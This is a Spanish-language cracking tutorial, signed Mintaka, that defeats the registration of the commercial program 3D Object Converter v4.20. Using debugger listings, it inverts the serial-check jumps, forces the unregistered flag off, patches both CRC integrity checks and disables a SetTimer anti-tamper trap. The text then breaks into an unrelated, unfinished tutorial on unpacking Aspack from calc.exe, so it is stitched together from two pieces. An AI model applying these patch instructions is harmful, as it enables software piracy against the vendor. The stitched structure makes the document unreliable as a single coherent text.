0060E1FA   803D 5720B000 CMP BYTE PTR DS:[B02057],0
0060E201   75 09         JNZ SHORT <3dconver.->Unit_0049E460.Proc_0049F4FD>
0060E203   E8 EC12E9FF   CALL 3dconver.0049F4F4
0060E208   84C0          TEST AL,AL
0060E20A   75 44         JNZ SHORT 3dconver.0060E250
0060E20C   A0 5920B000   MOV AL,BYTE PTR DS:[B02059]
```

Se ve clarito lo que ha sucedido.No ha pasado por el BP, porque el condicional que hay justo antes en 0060E201 ha hecho que saltara a 0060E20C.El culpable es el flag (solo puede contener 0 ó 1) que hay en 00B02057:

```
0060E1F5   E8 BA12E9FF   CALL 3dconver.0049F4B4
0060E1FA   803D 5720B000 CMP BYTE PTR DS:[B02057],0
DS:[00B02057]=01
```

Veamos donde lo pone a 1 con Restart y Go to 00B02057 en la ventana de memoria.Selecciono el primer byte:

Address	Hex dump
00B02057	00 00 01 00

Breakpoint ▸ Memory, on access
Search for ▸ Memory, on write

Y con esto vigilo quien lee o escribe ahí.Para aquí, con el ánimo de escribir un 1:

Memory breakpoint when writing to [00B02057]

```
006162C8   A1 88C06100   MOV EAX,DWORD PTR DS:[61C088]
006162CD   C600 01       MOV BYTE PTR DS:[EAX],1
DS:[00B02057]=00
```

Esto es para estudiarlo, porque usa mucho lo que hay en 0061C088.Fíjate:

References in 3dconver:CODE to 0061C088

Address	Disassembly	Comment
0049A060	MOV EAX,DWORD PTR DS:[61C088]	[0061C088]=00B02057
0049A09F	MOV EAX,DWORD PTR DS:[61C088]	[0061C088]=00B02057
0049F43D	MOV EAX,DWORD PTR DS:[61C088]	[0061C088]=00B02057
0049F511	MOV EAX,DWORD PTR DS:[61C088]	[0061C088]=00B02057
0049F59E	MOV EDX,DWORD PTR DS:[61C088]	(Initial CPU selection)
00532F6F	MOV EAX,DWORD PTR DS:[61C088]	[0061C088]=00B02057
00533C72	MOV EAX,DWORD PTR DS:[61C088]	[0061C088]=00B02057
005A6CDE	MOV EAX,DWORD PTR DS:[61C088]	[0061C088]=00B02057
006162C8	MOV EAX,DWORD PTR DS:[61C088]	[0061C088]=00B02057
0061644F	MOV EAX,DWORD PTR DS:[61C088]	[0061C088]=00B02057

Sigo con Run y ese flag no cambia a cero, por lo que tengo el cartel asegurado. Debe haber alguna explicación para que ponga el flag a 1.
En cualquier caso, le cambiaré el flag Z en la comparación para que llegue a 0060E203 y listo.
Entro en esa call con F7 trazando, observando, haciendo pruebas, repitiendo el registro hasta que por fin, llego a un lugar donde compara datos que ha estado manipulando y obtenidos con mi número de serie:

```
0049F580   8B0D 14BC610   MOV ECX,DWORD PTR DS:[61BC14]     3dconver.00F5D9BC
0049F586   8B09           MOV ECX,DWORD PTR DS:[ECX]
0049F588   3B1C81         CMP EBX,DWORD PTR DS:[ECX+EAX*4]
0049F58B   75 25          JNZ SHORT 3dconver.0049F5B2
0049F58D   8B0D D8C0610   MOV ECX,DWORD PTR DS:[61C0D8]     3dconver.00F5D9B8
0049F593   8B09           MOV ECX,DWORD PTR DS:[ECX]
0049F595   3B3481         CMP ESI,DWORD PTR DS:[ECX+EAX*4]
0049F598   75 18          JNZ SHORT 3dconver.0049F5B2
0049F59A   C645 FF 01     MOV BYTE PTR SS:[EBP-1],1
0049F59E   8B15 88C0610   MOV EDX,DWORD PTR DS:[61C088]     3dconver.00B02057
0049F5A4   C602 00        MOV BYTE PTR DS:[EDX],0
0049F5A7   8B15 94C2610   MOV EDX,DWORD PTR DS:[61C294]     3dconver.00B0205A
0049F5AD   C602 00        MOV BYTE PTR DS:[EDX],0
0049F5B0   EB 04          JMP SHORT 3dconver.0049F5B6
0049F5B2   40             INC EAX
0049F5B3   4A             DEC EDX
0049F5B4   75 CA          JNZ SHORT 3dconver.0049F580
```


Necesito invertir el flag Z de esos dos saltos condicionales, porque de ello depende que ponga el valor cero en la dirección de memoria señalada (la grisada).También necesito el 1 que coloca en [EBP-1] en 0049F59A y pasa luego al registro AL:

```
0049F5BB   64:8910        MOV DWORD PTR FS:[EAX],EDX
0049F5BE   68 D8F54900    PUSH 3dconver.0049F5D8
0049F5C3   8D45 F4        LEA EAX,DWORD PTR SS:[EBP-C]
0049F5C6   BA 02000000    MOV EDX,2
0049F5CB   E8 605DF6FF    CALL 3dconver.00405330
0049F5D0   C3             RETN
0049F5D1   E9 DA56F6FF    JMP 3dconver.00404CB0
0049F5D6   EB EB          JMP SHORT 3dconver.0049F5C3
0049F5D8   8A45 FF        MOV AL,BYTE PTR SS:[EBP-1]
0049F5DB   5E             POP ESI
0049F5DC   5B             POP EBX
0049F5DD   8BE5           MOV ESP,EBP
0049F5DF   5D             POP EBP
0049F5E0   C3             RETN
```


Cuando pase el RETN, volverá con el valor que necesito en AL:

```
0060E203   E8 EC12E9FF    CALL 3dconver.0049F4F4
0060E208   84C0           TEST AL,AL
0060E20A   75 44          JNZ SHORT 3dconver.0060E250
0060E20C   A0 5920B000    MOV AL,BYTE PTR DS:[B02059]
0060E211   34 01          XOR AL,1
0060E213   2205 5A20B000  AND AL,BYTE PTR DS:[B0205A]
0060E219   74 15          JE SHORT 3dconver.0060E230
0060E21B   6A 00          PUSH 0
0060E21D   66:8B0D D4E260 MOV CX,WORD PTR DS:[60E2D4]
0060E224   33D2           XOR EDX,EDX
0060E226   B8 24E36000    MOV EAX,3dconver.0060E324      ASCII "Unverified serial number !"
0060E22B   E8 B495E3FF    CALL 3dconver.004477E4
0060E230   803D 5920B000  CMP BYTE PTR DS:[B02059],0
0060E237   74 74          JE SHORT 3dconver.0060E2AD
0060E239   6A 00          PUSH 0
0060E23B   66:8B0D D4E260 MOV CX,WORD PTR DS:[60E2D4]
0060E242   33D2           XOR EDX,EDX
0060E244   B8 48E36000    MOV EAX,3dconver.0060E348      ASCII "Invalid serial number !"
0060E249   E8 9695E3FF    CALL 3dconver.004477E4         ME SACA EL CARTEL
0060E24E   EB 5D          JMP SHORT 3dconver.0060E2AD    VUELVE A REGISTRATION
0060E250   8B0D EC1CB000  MOV ECX,DWORD PTR DS:[B01CEC]
0060E256   B2 01          MOV DL,1
0060E258   A1 18084800    MOV EAX,DWORD PTR DS:[480818]
0060E25D   E8 6626E7FF    CALL 3dconver.004808C8
0060E262   A3 8814B000    MOV DWORD PTR DS:[B01488],EAX
0060E267   A1 7490A300    MOV EAX,DWORD PTR DS:[A39074]
0060E26C   8B40 04        MOV EAX,DWORD PTR DS:[EAX+4]
0060E26F   50             PUSH EAX
0060E270   B9 68E36000    MOV ECX,3dconver.0060E368      ASCII "Registration_Name"
0060E275   BA 84E36000    MOV EDX,3dconver.0060E384      ASCII "Registration"
```


Ahora si salta. Recuerda que todo esto lo hago en memoria para comprobar si rellena el fichero register.ini con mis datos.
Antes de dar a Run busco si usa la API kernel32.WritePrivateProfileStringA:



Ahí están y pongo BP en todas ellas y ahora Run.Olly para y veo esto:




Y luego mi serial chungo:



Sigo dando Run hasta que queda Running .Miro en el About:

Y en el fichero register.ini :



Mis sospechas eran ciertas.

5.-Simulando estar registrado.

Bueno, ahora supongo que cuando vuelva a arrancarlo comprobará el registro y para ello usará esta otra API kernel32.GetPrivateProfileStringA para leer los datos. Adivino que posteriormente hará comprobaciones, con los datos leídos.

Hasta ahora habrás notado que no he alterado el ejecutable para nada, porque si lo altero, se enfada y saca sus armas, como verás más adelante.
Si has llegado hasta aquí te mereces un regalo.Es la actualización de la base de datos del buscador de teorías de Stzwei y la puedes descargar desde aquí:

http://www.4shared.com/file/65479500/97dfb732/Actualizacion03102008.html?dirPwdVerified=60ddb2f6

A la Lista la mandaré una semana más tarde.Por gastar tu tiempo leyéndome te la ofrezco en primicia.
Sigo preparando el terreno para cuando lea los datos del fichero register.ini, poniendo BP en todas las ocurrencias de la API mencionada anteriormente:

Found intermodular calls

Address	Disassembly
00481238	CALL <JMP.&kernel32.GetPrivateProfileStringA>
00481334	CALL <JMP.&kernel32.GetPrivateProfileStringA>
0048143D	CALL <JMP.&kernel32.GetPrivateProfileStringA>
00406D6E	CALL <JMP.&kernel32.GetProcAddress>

Ahora cierro el Olly.Vuelvo a abrirlo y cargo el programa.Run y se para leyendo en el archivo de marras:

01FBF56C	0048123D	CALL to GetPrivateProfileStringA
01FBF570	0060BDB0	Section = "Registration"
01FBF574	0060BD94	Key = "Registration_Name"
01FBF578	004057C1	Default = ""
01FBF57C	01FBF594	ReturnBuffer = 01FBF594

Address	Hex dump	ASCII
01FBF594	2D 4D 69 6E 74 61 6B 61 2D 00 92 7C 64 A3 05 00	-Mintaka-.

01FBF56C	0048123D	CALL to GetPrivateProfileStringA
01FBF570	0060BDB0	Section = "Registration"
01FBF574	0060BDC8	Key = "Serial_Number"
01FBF578	004057C1	Default = ""
01FBF57C	01FBF594	ReturnBuffer = 01FBF594

Address	Hex dump	ASCII
01FBF594	41 31 42 32 43 33 44 34 45 35 46 36 00 A3 05 00	A1B2C3D4E5F6.

Lee el nombre y el serial que tiene grabados.Tal y como era de suponer hace las oportunas comprobaciones del número de serie y yo, como siempre, me pierdo en ellas.Me vuelve a sacar la nag inicial y voy a ver el porqué.
Tengo localizadas las llamadas a :

Address	Sect	Type	Name
00613ADD	CODE	User	->TUnregisteredForm.ShowModal()
00613AE6	CODE	User	->TUnregisteredForm.ShowModal()


Hay que ver como aclara las cosas el plugin Mapconv, ¿eh?.
Un BP en cada una de ellas hace que se pare cuando va a sacar la nag inicial de que si unregistered y bla, bla, bla…
Y eso ocurre aquí:

```
00613AA3   803D 5B20B000 CMP BYTE PTR DS:[B0205B],0
00613AAA ⌄ 74 05         JE SHORT 3dconver.00613AB1
00613AAC   E8 03BAE8FF   CALL 3dconver.0049F4B4
00613AB1   803D 5720B000 CMP BYTE PTR DS:[B02057],0
00613AB8 ⌄ 75 09         JNZ SHORT <3dconver.->Unit_004
00613ABA   E8 35BAE8FF   CALL 3dconver.0049F4F4
00613ABF   84C0          TEST AL,AL
00613AC1 ⌄ 75 2A         JNZ SHORT 3dconver.00613AED
00613AC3   8BCB          MOV ECX,EBX
00613AC5   B2 01         MOV DL,1
00613AC7   A1 BC646100   MOV EAX,DWORD PTR DS:[6164BC]
00613ACC   E8 BB35E5FF   CALL 3dconver.0046708C
00613AD1   A3 947F7C00   MOV DWORD PTR DS:[7C7F94],EAX
00613AD6   A1 947F7C00   MOV EAX,DWORD PTR DS:[7C7F94]
00613ADB   8B10          MOV EDX,DWORD PTR DS:[EAX]
00613ADD   FF92 E8000000 CALL DWORD PTR DS:[EDX+E8]      3dconver.0046B37C
```

Mirando a EIP: `EIP 00613ADD <3dconver.->TUnregisteredForm.ShowModal()>`
Estamos en lugar caliente y con el flag famoso, un poco más arriba.
Si se produce el salto en 00613AC1 ya no pasa a presentar la nag inicial.
Si entro en la call de 00613ABA llego al mismo lugar de comprobación del serial, por lo que va a ser necesario "operar" en:

```
0049F58B  /75 25        |JNZ SHORT 3dconver.0049F5B2
0049F598  /75 18        |JNZ SHORT 3dconver.0049F5B2
```

Necesitan desaparecer o bien una inversión del condicional.
Invierto los condicionales y guardo los cambios.Restart, Run y dice esto, jeje:



Click en OK y se cierra.Me ha pillado en una comprobación de integridad del ejecutable, como consecuencia de haber alterado el exe.

6.-Empieza a sacar sus defensas.

El autor es muy hábil.Tiene respuestas para las intrusiones en su código; la monitorización; he visto threads "asesinos"; puede llegar a bloquear el arranque invitando a instalar la última versión del programa y existe un fichero llamado 3dconverter.dat, un tanto extraño.Hay muchos interrogantes por estudiar y de este programa se puede sacar mucho jugo.Lo dejaré para otro día.Ahora voy al grano.
Empiezo el contra-ataque buscando la cadena de texto y la encuentro aquí:

```
0060BBFF   E8 1889DFFF CALL 3dconver.0040451C
0060BC04   803D 6D20B0 CMP BYTE PTR DS:[B0206D],0          FLAG CRC
0060BC0B ⌄ 74 1F       JE SHORT <3dconver.->System.Randomize;>
0060BC0D   6A 00       PUSH 0
0060BC0F   66:8B0D 58B MOV CX,WORD PTR DS:[60BD58]
0060BC16   33D2        XOR EDX,EDX
0060BC18   B8 2CBF6000 MOV EAX,3dconver.0060BF2C          ASCII "The 3D Object Converter v4.20 executable
0060BC1D   E8 C2BBE3FF CALL 3dconver.004477E4
0060BC22   B8 01000000 MOV EAX,1
```

Veo que en la linea 0060BC0B hace la comparación fatal.En la posición de memoria B0206D no tengo el valor 0;tengo el valor 1, por lo cual no salta y me sale el cartel de marras.
Busco referencias a la posición de memoria B0206D:

```
R References in 3dconver:CODE to 00B0206D
Address   Disassembly
0060B827  MOV BYTE PTR DS:[B0206D],1
0060B9A4  MOV BYTE PTR DS:[B0206D],1
0060B9E3  MOV BYTE PTR DS:[B0206D],0
0060BC04  CMP BYTE PTR DS:[B0206D],0
```

y veo lugares donde le asigna los flags.Pongo un BP todos ellos.
También averiguo y anoto el CRC32 del fichero original 3dconverter.exe:

```
CRC32 v1.0 by Gelios
CRC32:  E7A07648
```

Y también el CRC32 del que me ha dado el error:

```
CRC32 v1.0 by Gelios
CRC32:  0994EAFA
```

Restart, Run y para en uno de ellos:

```
0060B981   E8 A2B0E8FF    CALL 3dconver.00496A28
0060B986   A1 C0D9F500    MOV EAX,DWORD PTR DS:[F5D9C0]     CRC CORRECTO
0060B98B   A3 A021B000    MOV DWORD PTR DS:[B021A0],EAX
0060B990   A1 AC20B000    MOV EAX,DWORD PTR DS:[B020AC]     CRC ERRONEO
0060B995   3B05 A021B000  CMP EAX,DWORD PTR DS:[B021A0]
0060B99B   74 46          JE SHORT 3dconver.0060B9E3
0060B99D   C605 5B20B000  MOV BYTE PTR DS:[B0205B],0
0060B9A4   C605 6D20B000  MOV BYTE PTR DS:[B0206D],1        FLAG CRC NOK
```

No se ha ejecutado el salto condicional que hay en 0060B99B.Pongo un BP en 0060B981.Restart, Run y para.Sigo con F8 y veo como compara los CRC:

```
0060B995   3B05 A021B000  CMP EAX,DWORD PTR DS:[B021A0]
0060B99B   74 46          JE SHORT 3dconver.0060B9E3
DS:[00B021A0]=E7A07648
EAX=0994EAFA
```

Se me ocurre variar la línea donde se le asigna el valor a EAX antes de la comparación, de este modo:

```
0060B986   A1 C0D9F500    MOV EAX,DWORD PTR DS:[F5D9C0]     CRC CORRECTO
0060B98B   A3 A021B000    MOV DWORD PTR DS:[B021A0],EAX
0060B990   A1 C0D9F500    MOV EAX,DWORD PTR DS:[F5D9C0]     CRC ERRONEO
0060B995   3B05 A021B000  CMP EAX,DWORD PTR DS:[B021A0]
0060B99B   74 46          JE SHORT 3dconver.0060B9E3
```

y así siempre comparará el mismo valor.Saltará a 0060B9E3 y el flag será 0.

```
0060B9E3   C605 6D20B000  MOV BYTE PTR DS:[B0206D],0        FLAG CRC OK
```

Guardo los cambios, Restart y Run.
Para en el otro lugar en el que comprueba el CRC otra vez:

```
00616044   8B15 AC20B000   MOV EDX,DWORD PTR DS:[B020AC]   CRC ERRONEO
0061604A   3B15 A021B000   CMP EDX,DWORD PTR DS:[B021A0]
00616050   74 0B           JE SHORT 3dconver.0061605D      SI SALTA CRC OK
00616052   A1 8014B000     MOV EAX,DWORD PTR DS:[B01480]
00616057   E8 C850E5FF     CALL 3dconver.0046B124
0061605C   C3              RETN
0061605D   33D2            XOR EDX,EDX
```

Procedo con la misma idea que antes:

```
00616044   8B15 A021B000   MOV EDX,DWORD PTR DS:[B021A0]   CRC ERRONEO
0061604A   3B15 A021B000   CMP EDX,DWORD PTR DS:[B021A0]
00616050   74 0B           JE SHORT 3dconver.0061605D      SI SALTA CRC OK
```

Y así siempre comparará el valor CRC correcto.Guardo los cambios.


7.-Un inciso.

Como puede ser que te estés preguntando ¿porqué este tío no ha cambiado el condicional que hay antes de sacar el cartel de que tiene un virus?.Te explico:

```
0060BC04   803D 6D20B000   CMP BYTE PTR DS:[B0206D],0                FLAG CRC
0060BC0B   74 1F           JE SHORT <3dconver.->System.Randomize;>
0060BC0D   6A 00           PUSH 0
0060BC0F   66:8B0D 58BD60  MOV CX,WORD PTR DS:[60BD58]
0060BC16   33D2            XOR EDX,EDX
0060BC18   B8 2CBF6000     MOV EAX,3dconver.0060BF2C                 ASCII "The 3D Object Converter v4.20
0060BC1D   E8 C2BBE3FF     CALL 3dconver.004477E4
```

Lo hice y me estaba esperando con una trampa, sin aviso previo, en la que me insinuaba algo así como: "Nunca debiste cruzar el Mississipi, forastero".
Esto es lo que sucedió y en color moña:

Lo arranco sin Olly y empieza bien pero al rato, un boom espectacular.Se muere.
Me ha vuelto a pillar.Está jugando conmigo….pues,i juguemos!.
Mido, a ojo de buen cubero, con ayuda del reloj del sistema el tiempo transcurrido.
Veo que pasan aproximadamente 2 minutos hasta que "casca".
Debe poner en marcha un contador de tiempo y he de dar con él.
Una de las APIS normalmente usada es SetTimer.
Lo vuelvo a abrir en Olly y la busco:



Hay más de una llamada.Pongo un BP en cada una de ellas:

```
Found intermodular calls
Address   Disassembly                          Destination
0044403B  CALL <JMP.&user32.SetTimer>          user32.SetTimer
0046F266  CALL <JMP.&user32.SetTimer>          user32.SetTimer
0047CC21  CALL <JMP.&user32.SetTimer>          user32.SetTimer
0047CD0C  CALL <JMP.&user32.SetTimer>          user32.SetTimer
0047CDC8  CALL <JMP.&user32.SetTimer>          user32.SetTimer
```

Le doy a Run y para aquí:

```
00444032   6A 00       PUSH 0
00444034   56          PUSH ESI
00444035   6A 01       PUSH 1
00444037   8B43 34     MOV EAX,DWORD PTR DS:[EBX+34]
0044403A   50          PUSH EAX
0044403B   E8 8844FCFF CALL <JMP.&user32.SetTimer>
00444040   85C0        TEST EAX,EAX

01FBFD70  000F020C  hWnd = 000F020C (clas
01FBFD74  00000001  TimerID = 1
01FBFD78  0001D4C0  Timeout = 120000. ms
01FBFD7C  00000000  Timerproc = NULL
```

Te pillé malandrín.En la pila se ve claramente.
Ahí le da cuerda al reloj de la ventana para 2 minutos (120000 milisegundos).
Le echo un ojo a la ayuda de esta API y con el parámetro hWnd, puedo jugar:

hWnd
Identifies the window to be associated with the timer. This window must be owned by the calling thread. If this parameter is NULL, no window is associated with the timer and the nIDEvent parameter is ignored.

Esos preciosos 4 bytes enmarcados en rojo en la figura de arriba han de convertirse en otros tantos que anulen la trampa.Voy a intentar poner a cero el hWnd y que ocupe 4 bytes.Incremento EAX en una unidad y a continuación se la decremento, con lo cual el registro EAX se queda igual (consumo dos bytes).Meto en la pila el valor 0 para que el parámetro hWnd quede sin valor, así:

```
0044413A   6A 00       PUSH 0
0044413C   56          PUSH ESI
0044413D   6A 01       PUSH 1
0044413F   40          INC EAX
00444140   48          DEC EAX
00444141   6A 00       PUSH 0
00444143   E8 8043FCFF CALL <JMP.&user32.SetTimer>

02DCFD70  00000000  hWnd = NULL
02DCFD74  00000001  TimerID = 1
02DCFD78  0001D4C0  Timeout = 120000. ms
02DCFD7C  00000000  Timerproc = NULL
```

Guardo los cambios y lo arranco fuera de Olly.Conseguido, ya no se cierra.

8.-Continuación.

Perdón por el inciso, pero quería contar esa experiencia también.
Sigo por donde me habia quedado.
Lo arranco fuera de Olly y me vuelve a salir la nag cojonera que me recuerda que no estoy registrado, justo al arrancar el programa.

Esto es cosa del flag en 00B02057 de nuevo.Lo comprueba muchísimas veces y hay que andar con pies de plomo, porque hay ocasiones en que lo pone a 1 adrede y va provocando excepciones si no le cuadran sus conbinaciones, con los flags.
Pero **siempre** hay puntos débiles por donde meter el ariete y probar.Me fijo en esta zona en que llega el flag a 1 y hay una oportunidad de ponerlo a cero:

```
00616440  75 1D        JNZ SHORT 3dconver.0061645F
00616442  A1 18BF6100  MOV EAX,DWORD PTR DS:[61BF18]
00616447  8B00         MOV EAX,DWORD PTR DS:[EAX]
00616449  8378 04 00   CMP DWORD PTR DS:[EAX+4],0
0061644D  74 10        JE SHORT 3dconver.0061645F
0061644F  A1 88C06100  MOV EAX,DWORD PTR DS:[61C088]
00616454  C600 00      MOV BYTE PTR DS:[EAX],0
00616457  A1 44BA6100  MOV EAX,DWORD PTR DS:[61BA44]
0061645C  C600 00      MOV BYTE PTR DS:[EAX],0
0061645F  33C0         XOR EAX,EAX
00616461  5A           POP EDX
[0061C088]=00B02057
```


Debe pasar por los dos condicionales y nunca saltar.Así se consigue poner a cero el flag en 00B02057.De ese mismo flag, también depende la única limitación que tiene:

```
0049F438  CALL 3dconver.0049F4F4
0049F43D  MOV EAX,DWORD PTR DS:[61C088]
0049F442  CMP BYTE PTR DS:[EAX],0
0049F445  JE SHORT 3dconver.0049F466
0049F447  MOV EAX,DWORD PTR DS:[61BB4C]
0049F44C  CMP BYTE PTR DS:[EAX],0
0049F44F  JE SHORT 3dconver.0049F466
0049F451  PUSH 0
0049F453  MOV CX,WORD PTR DS:[49F468]
0049F45A  XOR EDX,EDX
0049F45C  MOV EAX,3dconver.0049F474     ASCII "This save module is not available in the UNREGISTERED mode !"
0049F461  CALL 3dconver.004477E4
[0061C088]=00B02057
```

Ahora ya entra directo y con el About sin rastro de unregistered.


9.-La estocada final.

Para rematar la faena voy a ver si consigo quitarle del menú Help el apartado Register y los Purchase de encima, que ya no sirven para nada:



Me cansé de darle vueltas al código buscando la activación de estos menús y al final tuve que utilizar un editor de recursos (cosa que no quería).

Primero cambié las características de la sección .rsrc, para que se pudiera escribir en ella, luego en el editor le anulé esos menús, quedando así:



10.-Moraleja.

He aprendido que cuando se trata de flags, es preferible encontrar la causa del flag negativo a mis intereses y no tocar los condicionales que vienen a continuación de la comparación de su estado.Como se ve en este caso, es consultado en otros lugares que pasan desapercibidos a simple vista.
De todos modos, en cracking **todo es válido** jejeje.

11.-Agradecimientos.

Como de costumbre a ti, que empleas tu tiempo en leerlo.
Un agradecimiento muy especial a un amigo que conocí en CracksLatinos y que tiene un corazón ENORME.Me refiero al personaje que se colaba en el IRC, como MrEslao o Marselo y que todos conocemos como MORALES (así, en mayúsculas).
Gracias tío por el montón de cosas que nos enseñaste.

Mintaka
08-10-2008

Victima	Calc.exe
Protección	Aspack
Herramientas	IDA 5.2 versión 32bit, Sir PE, ChimpRec
Objetivo	Desempacar

Introducción

Hola a todos,

Volvemos con otro tuto sobre IDA. Esta vez vamos a realizar nuestro primer Desempacado. Decir que el debugger de IDA, al menos el de la versión 5.2, tiene el inconveniente que encontrado 2 excepciones que no sabe manejar se cierra. Ante esa perspectiva antes de empezar con packer que usen trucos anti-debug que nos puedan volver locos vamos a realizar el desempacado de un Aspack, algo sencillo para ir entrando en calor.


El programa no es otra cosa que la calculadora de Windows XP que me paso Aguml, gracias.

Recordar que actualmente estoy trabajando con Vista 64 bits, esto hace que herramientas con el LordPE no funcionen bien y el ImporRec pues también murió.

El sustito natural del ImporRec es el ChimpRec que como veremos tiene un GUI muy similar. El sustituto del LordPE pretendo que sea el Sir PE pero aun le queda mucho para estar a la altura, por el momento solo Dumpea y muestra los principales datos de la cabecera PE y PE+.

Configurando IDA para trabajar con Packers


Lo primero a tomar en cuenta es en la carga del programa en IDA



